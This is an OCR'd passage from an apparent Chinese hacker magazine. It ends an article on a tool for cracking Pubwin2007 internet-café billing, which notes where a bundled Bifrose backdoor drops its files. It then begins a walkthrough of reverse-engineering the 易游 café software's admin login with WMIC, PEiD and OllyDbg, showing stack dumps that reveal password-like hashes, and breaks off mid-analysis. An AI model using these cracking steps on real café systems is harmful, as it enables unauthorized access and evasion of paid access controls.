破解程序(HackerXFiles 专版)”里的“挂机锁”则是我去除了后门之后又进行编译的，因此大家不用担心后门的问题了。




图 7

我们来看看“挂机锁”里的那个后门吧，运行那个有后门的“挂机锁.exe”，它会在系统盘:\Documents and Settings\当前用户\Local Settings\Temp\RarSFX0文件夹下生成DSMODAL.DLL、挂机锁.exe 和 SysDriver.exe 这三个文件。在系统盘:\WINDOWS\system32\drivers 目录下生成添加了只读、隐藏和系统属性的 inc.exe 文件。其中 SysDriver.exe 和 inc.exe 就是后门程序，卡巴给它定义的病毒名是“Backdoor.Win32.Bifrose.kt”，而 DSMODAL.DLL 和挂机锁.exe 这两个文件就是正常的程序，有兴趣的读者可以把那期的光盘找出来，拿那个程序练练手吧。

使用“Pubwin2007 破解程序(HackerXFiles 专版)”在进行破解时需要注意的地方：

1、本程序破解 Pubwin 后，Pubwin 会导致在原来桌面里正在运行的程序的窗口无法显示，建议程序破解完成后再运行这些程序。

2、要是不能打字了，就打开控制面板里的“区域和语言选项”，选择“语言”选项，在出现的界面里单击“详细信息”，在“设置”里添加或删除一个“输入法”，再单击“确定”，就又能出现输入法了。

3、要是哪台电脑不能使用“Pubwin2007 破解程序(HackerXFiles 专版)”，那么换台电脑就可以了，大多是那台电脑的问题。对于软件的功能，我都测试过了，都能使用的。

4、如果哪天，软件不能使用了（可能是网吧打了补丁，因为程序只要发布出来，使用的人多了，早晚有一天网吧就会打上补丁的。再说了，软件就是给人用的，如果觉得好用的话，就给身边的好友发过去吧，也体现一回“共享”的精神吧），大家可以告诉我，我会重新制作新版的工具出来。

（本文所涉及到的 Pubwin2007 破解程序(HackerXFiles 专版)已收录到光盘中）

易游，拿什么拯救你的“贝壳”

Netki1l

在武汉，某天本想去网吧玩会儿游戏的，因为好久没有玩游戏了，正当我准备办临时卡时，臧哥已经帮我开了台电脑，系统还没启动完臧哥就让我看看一款名叫“易游”的软件的安全性，搞安全的就是不一样，处处都是这么认真，那就来看看吧，可惜了我的 GAME，不知下次又得何时才有机会玩了。

易游里面带有一个名叫“贝壳”的还原功能，在菜单栏的下方用红圈圈起来的就是“贝壳”了，如图1。




图 1

这个“贝壳”有点像手机里的设置图标，下面就来分析一下这个“贝壳”。首先我们使用 PEID 查壳，可是问题来了，目标程序在哪儿呢？先运行贝壳找找它的绝对路径。有的 XP 系统调出任务管理器(Taskmgr.exe) 后，点击菜单中的“查看”－“选择列”，就可以支持查看进程的路径了，不过我的 XP 系统不支持，所以只好使用 XP 系统自带的 WMIC.exe 程序了。

打开 CMD 命令提示符，输入 wmic.exe，它会自动安装，然后输入 Process 命令，就会显示运行的所有进程的路径了。这样我们就找到了贝壳的路径，CMD 返回的内容是 **clientset.exe "C:\Program Files\E-yoo\clientset.exe"**。现在使用 PEID 载入程序进行查壳，发现是“ASPack 2.12 -> Alexey Solodovnikov”，一个简单的压缩壳，在PEID 区段里我们还能看到有虚拟保护，如图2。




图 2

查完壳后，再打开任务管理器（Taskmgr.exe)，运行贝壳，此时可能有人要问了，为什么还要打开任务管理器呢？这完全是我的个人习惯，一是看一下是否为单进程，二是因为有的程序作者很 BT，会创建一个隐藏程序，使用 OD 载入后乱下断点程序都不会断，以此来迷惑我们。

查看了一下任务管理器上是 26 个进程，运行贝壳后变成了 27 个进程。贝壳运行后直接就是一个登录界面，如图3。直接点




图3




图4

“普通登录”，然后随便输入一个假的密码，我输入的是 X 档案的网址“www.hackerxfiles.net”，然后点“登录”，弹出了一个错误提示，如图 4。

看到了错误提示，我的情绪就开始高涨了，赶紧使用 OD 载入，加载完贝壳后心想该下啥 API 断点？对于消息框，除了 VB 特殊点外其它的高级语言大多都是用的“MessageBoxA(W)”，少数服从多数，就先来试试 MessageBoxA。在 OD 最左下方（有的版本命令行是在左上方，大同小异）输入 **bp MessageBoxA**，如图 5，这说明程序用到这个 API 了，如果没有用到的话就会显

示“未知标识符”的字样。断点下好了，接着按键盘上的F9运行，登录框弹出来了，再次输入假码“www.hackerxfiles.net”点登录，程序又被断下来了，此时我们可以在OD右下角的（堆栈处）看到错误提示：




图5

```
0012FB2C  20162B52  /CALL 到 MessageBoxA 来自 vcl100.20162B4D
0012FB30  00490B18  |hOwner = 00490B18 ('管理登录',class='TFrmLogin')
0012FB34  004985AC  |Text = "错误的管理员帐号或密码!"
0012FB38  004985A4  |Title = "错误"
0012FB3C  00000010  \Style=MB_OK|MB_ICONHAND|MB_APPLMODAL
0012FB40  0012FBC0  指向下一个 SEH 记录的指针
```

在堆栈错误提示的地方我们用鼠标滑轮往下滑动一点，就会看到如下的内容：

```
0012FBD0  00F4BDC8  ASCII "02462a2fceb2b722"
0012FBD4  00F4BDA8  ASCII "www.hackerxfiles.net"
0012FBD8  00F4BDE8  ASCII "8f3a0dfaa57a0222"
```

这三个很可疑，中间的是我输入的假码，但另两个又是什么呢？为了近一步搞清楚，我按CTRL+F2重新载入贝壳，重复刚才的步骤，这次我们把假码换成“Netkill”来登录，程序断下后，再来到刚才的地方看看：

```
0012F5A8  00F4BDE8  ASCII "02462a2fceb2b722"
0012F5AC  00F40000  ASCII "Netkill"
0012F5B0  00F4BDA8  ASCII "5c910c117d70901a"
```




图6




图7

